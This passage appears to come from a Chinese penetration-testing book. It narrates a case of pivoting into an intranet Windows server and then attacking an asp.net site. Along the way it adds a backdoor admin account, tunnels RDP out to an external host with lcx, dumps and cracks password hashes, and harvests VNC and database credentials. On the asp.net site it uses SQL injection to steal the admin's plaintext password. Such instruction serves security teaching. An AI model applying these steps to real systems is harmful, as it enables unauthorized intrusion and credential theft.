


图 2-38　上传文件

2. 获取网络配置等信息

单击“Launch external program”进入命令执行窗口，在其中输入“ipconfig /all”查看

该网络的详细配置情况，如图 2-39 所示，该服务器 IP 地址为 172.19.0.45，说明是内网服务器。再在命令窗口分别执行“net user 1 1 /add”和“net localgroup administrators 1 /add”命令，添加一个管理员用户“1”，密码为“1”。




图 2-39　获取网络配置信息

3. 内网映射

将端口映射程序 lcx.exe 上传到系统盘 Windows 目录中，然后在命令执行窗口执行“C:\windows\lcx.exe –slave 202.102.***.** 51 172.19.0.45 3389”，将 IP 地址为 172.19.0.45 的内网服务器的 3389 端口，转发到具有外网独立 IP 地址为 202.102.***.**的服务器的 51 端口，如图 2-40 所示，命令执行成功后会显示连接信息。由于未在 202.102.***.**上进行监听，所以出现连接错误。




图 2-40　内网映射

在外网服务器上执行“lcx –listen 51 2008”命令，如图 2-41 所示，执行成功后会出现一连串的接受和发送数据，表明连接建立成功。




图 2-41　成功建立连接通道

4. 登录服务器

单击“开始”-“运行”，在其中输入“mstsc”，打开远程终端连接端，在计算机中输入连接地址“127.0.0.1:2008”，出现连接界面后输入用户名和密码，成功登录服务器，如图 2-42 所示。




图 2-42　登录服务器

5. 获取服务器密码

将 saminside.rar 压缩文件解压到本地，然后双击 saminside.exe 文件运行 saminside，如图 2-43 所示，单击三个小人的图表，在出现的列表中选择“Import Local using Scheduler”，接着程序就会自动获取服务器中的用户密码等信息。




图 2-43　运行 saninside 获取服务器密码

一般 20 秒左右，saminside 程序会将系统中存在的可以获取密码用户的相关信息读取出来，如图 2-44 所示，可以看到有 5 个用户信息，其中用户“1”密码比较简单直接读取出来，其余密码设置较为复杂，其信息显示在 saminside 的信息表中，分别选中 user 中的复选框，在菜单中单击“File”-“Export users in PWDUMP file”，导出密码文件到指定的文件中。




图 2-44　导出用户密码

6. 快速破解服务器密码

整理刚才“Export users in PWDUMP file”的文件，本案例中仅仅选择“administrator”用户的记录，清理无用信息后打开 Ophcrack，将其 load 进去，如图 2-45 所示，单击 Crack 进行破解，不到两分钟该密码就被破解出来了。




图 2-45　破解服务器密码

2.5.4　其他信息获取

1. 读取 VNC 密码

使用刚才破解的密码重新登录系统，登录系统后，在该系统中安装了 VNC 远程管理软件，直接上传一个 VNCPassView 软件，运行后即可读取其密码，如图 2-46 所示。




图 2-46　获取 VNC 密码

2. 获取数据库密码

通过查看各个磁盘的内容，在 E 盘发现有网站的备份文件，如图 2-47 所示，其中的“数据库.txt”文件记录了数据库服务器（172.19.0.27）的用户名和登录密码。



图 2-47　获取数据库密码

2.5.5　总结与探讨

（1）快速密码获取。在添加一个管理员用户的情况、通过端口映射登录系统后，通过上传 Saminside，可以在 1 分钟内快速获取服务器中原有用户的密码 Hash。获取系统 Hash 后通过 Ophcrack 又可以快速破解，从而获取原有系统的用户密码。

（2）在获取原有系统的用户名和密码后，使用其登录系统，通过一些工具软件可以快速获取系统中一些有用信息。

（3）在外网仅仅开放 80 端口，如果 Web 程序部署和编写存在漏洞，通过端口映射等手段完全可以渗透进入内网，在突破第一道防线后，再对内网进行渗透就容易多了。

（4）saminside 和 gethashes 等工具在用户密码过长的情况下是无法获取的，只能使用特殊的方法来获取。

2.6　Public 权限渗透某 asp.net 网站

对于数据库用户权限为 Public 的网站渗透相对较难，设置为这种权限，多数具有较高的安全意识，在通过 SQL 注入点获取是 Public 权限时，需要多方分析，尝试各种方法进行渗透测试，但不管如何，存在 SQL 注入点就是一种突破，通过 SQL 注入能够获取网站数据库的一些信息，通过这些信息再次进行渗透和提权就会容易一些。尤其是在获得网站后台管理员权限的情况下，通过文件包含、数据库备份、图片上传、文件上传、插入一句话

等来获取 WebShell。下面就以一个实际案例来分析如何利用 Public 权限渗透某 asp.net 网站。

2.6.1 寻找 SQL 注入点

通过查看网站的各个页面，寻找有参数传入的页面，在有参数的页面中进行出错判断，如图 2-48 所示，在传出参数 typeid=1 后面附加“'”使其自动爆出错误，通过该错误信息可以知道数据库为 MSSQL。




图 2-48 获取 SQL 注入点

2.6.2 使用工具进行信息收集和数据猜测

对于 asp.net 类型网站除了一些大型商业专用渗透工具外，还有一些免费的工具，例如 Pangolin、Havij、Domain3.5、HDSI2.5 以及啊 D 等 SQL 注入工具。在本次渗透过程中先后使用了 Pangolin、Havij，如图 2-49 所示，使用 Havij1.2 免费版本测试效果并不好，未能获取更多的信息。

技巧：

（1）在发现 SQL 注入点后一般先使用一些自动测试工具进行测试，在测试时可以依次使用多个工具进行测试，虽然这些 SQL 注入工具功能大致相同，但在某些场景下，使用有些工具能够成功，然而使用某些工具就不一定成功。

（2）先工具后手工，事后进行总结加深对渗透到理解，并将有用的技巧收集整理。




图 2-49　使用 Havij 进行 SQL 注入渗透测试

2.6.3　获取 SQL 注入点

打开 Domain3.5 SQL 注入工具，单击“SQL 注入”-“SQL 注入猜解检测”，将刚才测试所出错前的正常页面地址复制到“注入点”中，然后单击“开始检测”，如果该注入点能够进行 SQL 注入，则会在检测信息中显示详细信息，如图 2-50 所示，获取的该数据库是 MSSQL，当前数据库以及当前权限等信息。



图 2-50　检测 SQL 注入点

2.6.4 猜解数据库中的表和数据

这一步是 SQL 注入检测中最重要的一步，如果能够成功，就意味着可以查看和修改数据库中的数据，单击“猜解表名”猜解数据库中一共有多少个表，在本例中一共有 33 个表，然后查看数据库表名称来判断哪个表是保存有管理员用户名和密码的，确定并选中，然后单击“猜解列名”来获取表中的具体列名，然后选择需要查看内容的列名，最后单击“猜解内容”来获取其相应信息，如图 2-51 所示，获取了管理员的密码，而且管理员的密码是明文的未加密！




图 2-51 获取数据内容

2.6.5 扫描和获取后台地址

在 Domain3.5 中单击“管理入口扫描”来获取管理入口的具体地址，在本例中通过 Domain3.5 未能获取管理后台地址，这时候就需要动用其他方法，一个比较好的方法就是利用搜索引擎，使用“site:somesite.com 登录”或者“site:somesite.com 系统管理”等来搜索后台地址，如图 2-52 所示，获取了后台的详细地址。

2.6.6 登录测试和验证

直接打开从搜索引擎中获取的后台地址，如果能够正常访问说明该页面可能是真正的后台地址，如图 2-53 所示，该页面能够正常访问，且通过页面信息可以判定该地址就是管理后台地址，输入刚才获取的用户名和密码进行测试，登录成功，如图 2-54 所示。



图 2-52　获取后台登录地址



图 2-53　后台地址测试和验证

